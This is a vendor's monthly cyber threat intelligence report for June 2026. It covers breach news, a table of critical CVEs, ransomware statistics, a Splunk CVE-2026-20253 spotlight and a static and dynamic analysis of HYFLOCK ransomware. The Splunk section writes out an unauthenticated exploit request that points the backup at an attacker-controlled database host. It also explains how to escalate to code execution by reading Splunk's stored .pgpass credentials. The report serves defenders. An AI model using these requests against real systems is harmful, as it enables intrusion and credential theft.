Monthly Cyber Threat Intelligence Report

June 2026

Cyber Threat Intelligence

Introduction

Cyber Threat Intelligence (CTI) is the process of analyzing information about adversaries, campaigns, and malware, then informing the relevant parties about the risks they face and ways to mitigate those risks.

In a fluid threat landscape, CTI aims to shed light on new and developing threats, establishing a common language for all involved personnel in the enterprise to discuss risks and identify options to reduce their organizational attack surface.

CTI is divided into three different segments: strategic, operational, and tactical. Each segment provides information specific to different stakeholders and action plans. While the CEO should be informed of a new campaign that is aimed at its sector, she/he should not (and probably will not) drill into the tactics and techniques used by the adversaries. While the IT personnel should know which firewall rules to add, they should not deal with IOCs. How does it all come together?

CTI is Divided Into:

Strategic CTI

Aimed at C-suite executives and policymakers, strategic CTI provides a high-level view of the threat landscape, with the relevant organizational risks and corporate-level recommendations.

Operational CTI

Aimed at personnel looking to understand the goals or trends of a running campaign, operational CTI provides information on the nature of the attack and the timing of special attacks. This information enables incident response teams to react to these threats and raise awareness of the whole campaign.

Operational intelligence also helps executive managers to develop a strategic threat defense plan. Finally, it identifies gaps in the organization's knowledge so stakeholders can work to bridge these voids.

Tactical CTI

Providing Indicators of Compromise (IOCs) and Tactics, Techniques, and Procedures (TTPs) that are used by adversaries in certain campaigns, tactical CTI helps organizations understand the best way to defend against or prevent those attacks. Compared to the macro level of CTI, tactical CTI zooms in on the "lowest", micro-level of intel. Tactical CTI provides information about specific artifacts so that security teams can instantly hunt down the threat, which can be implemented via Cynet's unified cybersecurity solution.

Tactical intelligence is used by defensive personnel such as security teams, administrators, and system architects.

Copyright © 2026 Cynet

Monthly Critical Cyber News Summary

Title	Description	Severity	Related
Scattered Spider operators plead guilty to TfL's data breach	On June 22nd, the UK's National Crime Agency and City of London Police announced that two members of the Scattered Spider cybercriminal group had pleaded guilty to breaching Transport for London's (TfL) internal network. The two, Thalha Jubair, 20, from East London, and Owen Flowers, 18, from Walsall, compromised TfL's systems between August 31st and September 3rd, 2024, causing major disruptions and an estimated £29 million in loss and recovery costs. As part of the incident, TfL was forced to conduct an organization-wide password reset, requiring approximately 28,000 employees to physically attend TfL offices to reauthenticate. The attack also affected customer-facing services, including TfL's Oyster refunds system, delaying reimbursements and temporarily shutting down the Oyster photocard application system. Investigators found evidence linking the pair to the intrusion, including a laptop containing a screenshot showing connectivity to TfL infrastructure and videos showing Jubair accessing TfL systems during the attack. Authorities also found that Flowers had accessed an online tool used to purchase breached credentials, suggesting that compromised credentials were used as part of the intrusion.	-	Scattered Spider/ Cybercrime
Icarus Group claims responsibility for Klue supply chain attack	Klue, a market intelligence platform, confirmed that it had experienced a security incident affecting part of its integration infrastructure. The company stated that the incident was identified on June 12th, after attackers gained access through a compromised legacy credential associated with an integration service. Using this access, the attackers obtained OAuth tokens used to connect Klue with third-party platforms, including Salesforce, and accessed data from several connected customer environments. According to Klue, there is currently no evidence that customer content stored directly in the Klue platform was affected, and the incident appears to have been limited to third-party integrations. The Icarus extortion group has since publicly claimed responsibility for the attack on its data leak site, stating that Salesforce instances belonging to companies partnered with Klue had been exfiltrated. Affected organizations have disclosed impact from the incident, including Recorded Future, Tanium, Jamf, Sprout Social, Gong, Insurity, Huntress and LastPass. Most of the victims stated that the attack resulted in Salesforce data theft, but did not affect their own platforms, infrastructure, payment information, or internal systems.	Critical	Icarus/ Supply chain attack
Texas Parks and Wildlife Department discloses data breach affecting over 3 million customers	On June 19th, the Texas Parks and Wildlife Department (TPWD) disclosed a data breach affecting its hunting and fishing license system vendor. The incident exposed personal information belonging to 3,087,721 Texas hunting and fishing license customers, after unauthorized access was discovered by the Texas Cyber Command. According to TPWD, the exposed data may include driver's license information, passport numbers, email addresses, phone numbers, and residential addresses. The agency stated that Social Security numbers, dates of birth, and financial information, including credit card data, were not impacted. The impacted license system is operated through an external vendor used by TPWD to sell hunting and fishing licenses and permits. The agency stated that it is working with the vendor to implement new safeguards and enhanced monitoring services, though the vendor's name has not been publicly disclosed.	High	Data Breach

Copyright © 2026 Cynet

GitHub upgrades npm security to combat supply chain attacks	GitHub recently announced that npm v12, expected to be released next month, will introduce several security-focused changes aimed at reducing supply-chain attacks abusing the behavior of the npm install command. The changes are designed to prevent automatic code execution and automatic dependency resolution from untrusted or non-registry sources unless developers explicitly approve them. Starting with npm v12, npm install will no longer automatically run preinstall, install, or postinstall scripts from dependencies unless they have been explicitly approved. GitHub also stated that npm v12 will block dependencies from Git repositories and remote URLs, such as HTTPS tarballs, unless they are explicitly permitted. According to GitHub, this removes attack paths where Git-based dependencies or remote packages could be abused to execute malicious code or alter installation behavior, even when install scripts are disabled. The new defaults are intended to mitigate techniques seen in recent npm supply-chain attacks, including malicious preinstall and postinstall script campaigns, data-stealing npm packages, and Git dependency abuse observed in Shai-Hulud-related attacks. Developers relying on these behaviors for legitimate workflows will need to opt in before upgrading.	-	npm/ Supply chain attack
Kodak confirms data breach, ShinyHunters claim responsibility in their data-leak site	Kodak confirmed that it is investigating a data breach after an unauthorized third party gained temporary access to a “limited amount of company data”. The company stated that it engaged external cybersecurity experts and actively working with law enforcement. Kodak did not disclose how the attackers gained access or whether its internal network was breached. However, the company stated that it is confident there is currently no threat to its systems or business operations. Concurrently, the ShinyHunters extortion group claimed responsibility for the breach on its dark web leak site. The group alleged that it had stolen over 2.2 million records containing customers’ personally identifiable information (PII) and internal corporate data and threatened to leak the data if Kodak did not make contact by June 18th. Several days later, Kodak’s entry was seemingly removed from the leak site altogether.	High	Data Breach/ ShinyHunters
Operation Endgame removed SocGholish infections from over 14,000 WordPress sites	International law enforcement agencies announced that they had cleaned nearly 15,000 infected WordPress websites and taken more than 100 servers offline which were found to be connected to SocGholish botnet and the Evil Corp Russian cybercrime group. The action was carried out as part of Operation Endgame, with support from Europol and Eurojust, and involved authorities from the Netherlands, Canada, the United States, and Germany. As part of the operation, law enforcement removed SocGholish malware and backdoors from 14,971 compromised WordPress sites, while also taking 106 servers and domains offline. SocGholish, also tracked as FakeUpdates and GhoLoader, is a JavaScript-based malware downloader that has been active since at least 2017. The malware is typically deployed through compromised legitimate websites, mainly WordPress sites, where visitors are tricked into downloading malicious payloads disguised as fake browser updates. Once installed, the malware gives attackers access to the victim’s system and has been used to deploy additional malware families, including Dridex, Doppelpaymer, Empire, Koadic, Chtonic, and Azorult. The botnet has been linked to Evil Corp, a Russian cybercrime group active since 2007 and associated with Zeus, Dridex, WastedLocker, Hades, Macaw Locker, and Phoenix CryptoLocker operations. Authorities stated that this action is intended to disrupt a key infection chain linked to Evil Corp and marks the beginning of further action against SocGholish.	-	Operation Endgame/ SocGholish/ Evil Corp

Copyright © 2026 Cynet

Monthly High Score Vulnerability Review

CVE	Description	Targeted Assets	Patch	Score
CVE-2026-50751	A logic flow weakness in Remote Access and Mobile Access certificate validation in deprecated IKEv1 key exchange allows an unauthenticated remote attacker to bypass user authentication and establish a remote access VPN connection on certain **Checkpoint** products.	Security Gateways: R82.10 Jumbo Hotfix Take 19 or below R82 Jumbo Hotfix Take 103 or below R81.20 Jumbo Hotfix Take 141 or below R81.10 (EOS) R81 (EOS) R80.40 (EOS) Spark Firewalls: R80.20.X (EOS), R81.10.X, R82.00.X	Install the relevant hotfix listed in the vendor's advisory	9.3
CVE-2026-35273	A vulnerability in the PeopleSoft Enterprise PeopleTools product of **Oracle PeopleSoft** allows an unauthenticated attacker with network access via HTTP to compromise PeopleSoft Enterprise PeopleTools.	PeopleSoft Enterprise PeopleTools, versions 8.61, 8.62	Review Oracle's advisory for patch availability	9.8
CVE-2026-10520	An OS Command Injection vulnerability in **Ivanti Sentry** allows a remote unauthenticated user to achieve root-level remote code execution.	Ivanti Sentry versions 10.5.1, 10.6.1, 10.7.0 and prior	Update to versions 10.5.2, 10.6.2 and 10.7.1	10.0
CVE-2026-47928	Certain versions of **Adobe ColdFusion** are affected by an Improper Input Validation vulnerability that could result in arbitrary code execution in the context of the current user.	Adobe ColdFusion 2025: Update 8 and earlier versions Adobe ColdFusion 2023: Update 19 and earlier versions	Update to ColdFusion 2025: Update 9 ColdFusion 2023: Update 20	10.0
CVE-2026-25089	An OS command vulnerability in **FortiSandbox**, **FortiSandbox Cloud** and **FortiSandbox PaaS** WEB UI may allow an unauthenticated attacker to execute unauthorized commands via specifically crafted HTTP requests.	FortiSandbox 5.0: 5.0.0 through 5.0.5 FortiSandbox 4.4: 4.4.0 through 4.4.8 FortiSandbox Cloud 5.0: 5.0.4 through 5.0.5 FortiSandbox PaaS 5.0: 5.0.4 through 5.0.5	FortiSandbox 5.0: Upgrade to 5.0.6 or above FortiSandbox 4.4: Upgrade to 4.4.9 or above FortiSandbox Cloud 5.0: Upgrade to 5.0.6 or above FortiSandbox PaaS 5.0: Upgrade to 5.0.6 or above	9.8
CVE-2026-44083	An authorization bypass through user-controlled key vulnerability has been reported to affect **QNAP QuMagie**. A remote attacker can exploit the vulnerability to gain unintended privileges.	QNAP QuMagie version 2.9.0 and prior	Update to QuMagie version 2.9.1 or later	9.8
CVE-2026-28318	**SolarWinds Serv-U** contains an unauthenticated Denial of Service vulnerability. An attacker can exploit this by using specially crafted POST requests that crash the Serv-U service without authentication.	SolarWinds Serv-U 15.5.4 and below	Update to SolarWinds Serv-U 15.5.4 HF1	7.5


Copyright © 2026 Cynet

CVE-2026-50242	**Jetbrains YouTrack Server** contains an authentication bypass vulnerability via direct database access that may lead to administrative access.	YouTrack Server versions prior to: 2026.1.13757, 2025.3.148033, 2025.2.148048, 2025.1.148120, 2024.3.148430, 2024.2.148429	Upgrade to one of the following versions or higher: 2026.1.13757, 2025.3.148033, 2025.2.148048, 2025.1.148120, 2024.3.148430, 2024.2.148429	10.0
CVE-2026-9311	**IBM WebSphere** Application Server is vulnerable to remote code execution caused by the bypass of security controls.	IBM WebSphere Application Server version 9.0 IBM WebSphere Application Server version 8.5	For V9.0.0.0 through 9.0.5.28: · Upgrade to minimal fix pack levels as required by the interim fix and then apply the Interim Fix that resolves PH71453 --OR-- · Apply Fix Pack 9.0.5.29 or later (targeted availability 3Q2026). For V8.5.0.0 through 8.5.5.29: · Upgrade to minimal fix pack levels as required by the interim fix and then apply the Interim Fix that resolves PH71453 --OR-- · Apply Fix Pack 8.5.5.30 or later (targeted availability 3Q2026).	9.0
CVE-2026-11645	A **Google Chromium** V8 out-of-bounds read and write vulnerability could allow a remote attacker to execute arbitrary code inside a sandbox via a crafted HTML page.	Google Chrome prior to version 149.0.7827.103	Update to version 149.0.7827.103	8.8

Copyright © 2026 Cynet

Monthly Ransomware Activity Review

Top 10 Groups by # of Claimed Victims



 # OF CLAIMED VICTIMS IN JUNE 2026

707

MOST TARGETED COUNTRY

United States

MOST TARGETED SECTOR

Business Services

Copyright © 2026 Cynet

Vulnerability Spotlight

CVE-2026-20253 – Splunk Enterprise Unauthenticated Arbitrary File Creation

On June 10th, 2026, Splunk disclosed a Critical (CVSS 9.8) vulnerability affecting their flagship software product, Splunk Enterprise. The vulnerability was described as an Unauthenticated Arbitrary File Creation caused by a lack of authentication controls of the PostgreSQL sidecar service.

Splunk is a big data platform that ingests, indexes, and correlates machine-generated data in real-time. It is widely used across IT, cybersecurity, and DevOps to monitor infrastructure, detect security threats, and troubleshoot system performance from a centralized hub.

What are the Affected Versions?

Splunk Enterprise versions below 10.2.4 and 10.0.7.

How Does it Work?

Splunk's advisory states that the vulnerability lies within PostgreSQL sidecar service endpoint and its improper authentication controls:

"*…an unauthenticated user could create or truncate arbitrary files through a PostgreSQL sidecar service endpoint. The vulnerability exists because the PostgreSQL sidecar service endpoint lacks authentication controls, allowing any network-reachable user to invoke file operations without credentials.*"

PostgreSQL sidecar service

The PostgreSQL service, by default, listens on several ports (5435, 33669) bound to the localhost 127.0.0.1.

```
tcp   LISTEN ... 127.0.0.1:5435       0.0.0.0:*
tcp   LISTEN ... 127.0.0.1:33669      0.0.0.0:*
```

However, the PostgreSQL service is reachable through proxy requests by the main web application through several endpoints. One of these endpoints is '/v1/postgres/recovery/backup'.

Copyright © 2026 Cynet

Researchers have found that requests sent to this endpoint do not force authentication and allow a request to be honored without any credentials supplied. Sending such a request will create an (empty) backup file on the filesystem.




Figure 1- Backup request containing no credentials




Figure 2- Response





Figure 3- Empty file created

Normally, the backup process requires authentication to be able to access the local databases for dumping; without it, the dumped backup file will be created empty, as seen above.

An attacker can circumvent this by exploiting a utility by the name 'pg_dump' that is used in the process of backup creation.



Copyright © 2026 Cynet

'pg_dump' supports the option to enter a 'connection string' as the database name. The 'pg_dump' argument 'dbname' is user-controlled, thus, it is possible for the attacker to enter their own attacker-controlled database address to be dumped on the victim machine by Splunk's backup while also overriding any conflicting command-line options including '-h' which is supposed to ensure that backups will be done on localhost only.

```
pg_dump [connection-option...] [option...] [dbname]
```

```
-d dbname
--dbname=dbname
```

Specifies the name of the database to connect to. This is equivalent to specifying ***dbname*** as the first non-option argument on the command line. The ***dbname*** can be a connection string. If so, connection string parameters will override any conflicting command line options.

```
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: Test
Content-Length: 94
Content-Type: application/json
Authorization: Basic dGVzdDo=

{"database":"hostaddr=attacker.db.Test.local dbname=testdb","backupFile":"/tmp/Test"}
```

Figure 4- backup request for an external database

```
PGDM:
     ~testdb%16.14 (Ubuntu 16.14-0ubuntu0.24.04.1)17.7
0ENCODINENCODINGSET client_encoding = 'UTF8';         G
00lseH
STDSTRINGS
STDSTRINGS(SET standard_conforming_strings = 'on';
```

Figure 5- the database was created successfully on local Splunk machine


Despite the vulnerability being published as an "Unauthenticated Arbitrary File Creation" alone, researchers have found that by using a certain attack flow, this vulnerability can be escalated to remote code execution on the affected product. The attack flow is as follows:

At this stage the attacker can create an attacker-controlled database on the filesystem.

To force Splunk to load the database, an attacker can use the '/v1/postgres/recovery/restore' endpoint, which has a similar structure as '/backup'.

The restore option requires entering a username and password of a local user. An attacker can solve this by using the default PostgreSQL username 'postgres_admin', and instead of providing the user's actual credentials, simply force Splunk to retrieve the password from its own stored credentials file '.pgpass', by utilizing the parameter 'passfile' and pointing to the file's default location '/opt/splunk/var/packages/data/postgres/.pgpass'.

Copyright © 2026 Cynet



A successful restore request results in the local PostgreSQL instance loading the attacker-controlled database on the local machine.

By entering malicious SQL commands into the database file, the attacker can achieve controlled file write on the machine, paving the way to a shell and full remote code execution (RCE).

How to Mitigate?

Upgrade Splunk Enterprise to versions 10.4.0, 10.2.4 and 10.0.7, or higher.

Copyright © 2026 Cynet



HYFLOCK Ransomware

Executive Summary

HYFLOCK operates in two distinct stages rather than as a single executable. An initial loader runs first, and once it has confirmed the environment is safe to proceed, it extracts and launches a separate encryption component to carry out the attack.

That second component is where the real capability lies. It can search an organization's network for user accounts, encrypt files quickly across many systems at once, and disable security software that might interfere with it. Together, these capabilities indicate a tool built for impact across an entire network rather than a single machine.

In a controlled test run, HYFLOCK encrypted files on the system, marked them with a new file extension, and left a ransom note. Rather than directing victims to a website, the note instructed them to make contact through a private messaging app, and no public leak site was associated with this version.


Individually, these are technical observations. Taken together, they describe a tool designed for organization-wide impact, which is why it warrants treatment as a serious risk rather than a routine infection.

Static Analysis

Through static analysis of this file and its strings, we can understand HYFLOCK's architecture, capabilities, and operational design.

File Identification


Analysis of the binary confirms it is a **64-bit Windows Portable Executable** (PE64) targeting the AMD64 architecture, compiled with a GUI subsystem. The file presents under the filename `easzw.exe` - a randomly generated five-character string consistent with the HYFLOCK platform's per-build compilation system, which generates a unique binary and hash for each affiliate payload to defeat static signature detection.



The file size is 2.07 MB, notably large for a ransomware loader, a discrepancy explained by the presence of a substantial embedded payload discussed below.

Copyright © 2026 Cynet

The binary was compiled using the **Rust programming language** via the MSVC toolchain, the standard configuration for Rust on Windows. The adoption of Rust is a deliberate defensive design choice. Rust binaries lack the predictable function prologues and calling conventions of C/C++ compiled code, produce complex and heavily inlined runtime structures, and resist standard disassembly frameworks. This significantly increases the effort required for manual reverse engineering. HYFLOCK follows a growing trend of RaaS platforms adopting Rust for cross platform targeting, as the same codebase underpins the confirmed Windows, Linux/NAS, and ESXi variants supported by the platform.



Two Stage Loader Architecture

A significant finding emerged from analysis of the binary's debug data streams. The RSDS debug record at offset 0x000E8C10 contains the following residual artifact:

property	value
stream (0)	
offset	0x000E8C10
size-of-data	35 bytes
format	2 (RSDS)
first-bytes-hex	52 53 44 53 31 6E 89 65 2A B2 A9 47 80 20 7C FB F2 29 5A 1E 01 00 00 00 6C 6F 61 64 65 72 2E ...
guid	65896E31-B22A-47A9-8020-7CFBF2295A1E
age	1
file-name	loader.pdb
stamp	0x69D3C7F6 (Mon Apr 06 14:49:26 2026 | UTC)

The PDB filename `loader.pdb` explicitly confirms that `easzw.exe` is not the ransomware encryptor itself. It is a loader stage. Its function is to carry, extract, and execute the actual ransomware payload, which is embedded within the binary as an overlay.

Embedded Ransomware Payload

The overlay constitutes approximately 55% of the total file size and contains active binary content:

entropy	8.000
file-offset	0x000FF600
size	1123361 (bytes)
signature	unknown
first-bytes-hex	45 58 45 50 41 43 4B 31 E9 23 11 00 E8 0B 9D 89 88 64 E0 B4 15 59 56 99 40 EA ...
first-bytes-text	E X E P A C K 1 .. # .. .. d .. .. .. Y V .. @ .. .. -
file-ratio	51.78 %

This is the carried ransomware encryptor, extracted and executed at runtime by the loader. This architecture aligns directly with the `CreateProcessW` import identified in the import table analysis.

Copyright © 2026 Cynet

Import Table Analysis

The binary contains 117 imports across multiple functional categories, of which 26 were flagged and draw our attention. The imported APIs collectively describe a fully capable loader with anti-analysis, file system traversal, process execution, and cleanup functionality.

Anti-Analysis and Sandbox Evasion:

IsDebuggerPresent | AddVectoredExceptionHandler | RaiseException

Anti-Sandbox:

SleepEx | QueryPerformanceFrequency | GetSystemTimeAsFileTime

Dynamic Loading:

LoadLibraryA
LoadLibraryExW | GetProcAddress


Payload Execution:

GetTempPathW | VirtualProtect | CreateProcessW | TerminateProcess


File System Operations:

FindFirstFileExW
FindNextFileW | GetSystemDirectoryW
GetWindowsDirectoryW | NtOpenFile
NtWriteFile | DeleteFileW

Dynamic Analysis




Following the self-read operation, the binary created a secondary executable at "C:\Users\user\AppData\Local\Temp\unpacked_7984.exe", where the numeric suffix corresponds to the loader's own process identifier at runtime. The file was opened with GENERIC_WRITE access. This confirms a two-stage execution architecture: the outer binary (HYFLOCK.exe) functions exclusively as a packer and loader, while the dropped file represents the actual ransomware payload. The use of a PID-derived filename is a dynamic naming convention that produces a unique drop path on each execution, reducing the effectiveness of static file path indicators as detection rules.




Prior to writing and executing the extracted payload, the loader component performed a privilege enumeration by calling OpenProcessToken against the current process handle (-1, self-referential) with TOKEN_QUERY access.

